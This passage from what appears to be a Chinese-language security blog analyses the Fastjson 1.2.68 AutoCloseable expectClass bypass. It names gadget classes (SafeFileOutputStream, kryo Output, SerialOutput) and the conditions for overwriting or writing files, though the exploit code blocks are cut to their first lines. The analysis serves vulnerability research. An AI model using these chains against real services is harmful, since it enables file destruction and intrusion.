
还是因为expectClassFlag这里为true,所以会进入到类的加载里,但是cacheClass(缓存的)这个参数是false
这里对类进行加载之后返回clazz。
这里对jsonType做了个判断,如果是true的话就会添加到mapping的缓存中,否则就会继续判断是否是ClassLoader、DataSource、RowSet等类的子类,如果是的话就直接抛出错误,这里主要防的是jndi的攻击方法。继续向下。
这里是判断目标类是不是expectClass类的子类,或者是实现类,也是为什么我们的恶意类是AutoCloseable接口的实现类的原因。
最后触发执行
总结
第一个type作为expectClass参数,让第二个type,能够正常的加载之后被返回。
其实"@type":"java.lang.AutoCloseable"也就相当于@type,这样应该就能清晰一点。
注意点:恶意类一定 要是第一个type的子类或者是实现类。
漏洞利用
这里是写入文件
IntputStream和OutputStream都是实现自AutoCloseable接口的
条件
- OutputStream类的set或者是构造方法要能够指向一个路径
- OutputStream类的set或者是构造方法能够传入字节数据,并且传入的数据类型,是byte[]、ByteBuffer、String、char[]其中的一个,还可以通过其中一个set或者是构造方法能调用write,将数据写入。
- OutputStream类的set或者是构造方法要能够调用toString,hashcode,set,get,构造方法,这些方法要能调用OutputStream类的close,flush,write方法。
复制文件
这里使用的是:org.eclipse.core.internal.localstore.SafeFileOutputStream
依赖包
1 | <dependency> |
源码
1 | // |
exp
1 | import com.alibaba.fastjson.JSON; |

flag1的内容会被清空
写入文件
这里找到的是:com.esotericsoftware.kryo.io.Output
依赖包
1 | <dependency> |

output类主要是用来写内容的这里的setOutputStream和setBuffer方法可写入输入流,buffer是文件的内容,这里的outputstream就相当于前面提到的SafeFileOutputStream对象(对文件在物理层面进行写入),要触发对文件内容的写入就要调用到flush函数
在这个类中,close和require对flush方法进行了调用,我们选择require这个方法,因为write方法对require方法进行了调用,这里我们在去找谁调用了write方法,这里我们找到了ObjectOutputStream的一个内部类,BlockDataOutputStream这个类
构造方法中,OutputStream类型参数赋值给out成员变量,setBlockDataMode方法中调用了drain方法
然后调用了write方法,那么谁有调用了setBlockDataMode()函数

ObjectOutputStream中就存在,但是这是一个有参的构造方法,在fastjson中优先获取的是ObjectOutputStream的无参构造方法,所以只能找子类来触发了,类名:com.sleepycat.bind.serial.SerialOutput
依赖包
1 | <dependency> |
exp
1 | import com.alibaba.fastjson.JSON; |

结合exp理解一下上述分析。
参考
Java反序列化Fastjson篇04-Fastjson1.2.62-1.2.68版本反序列化漏洞 | Drunkbaby’s Blog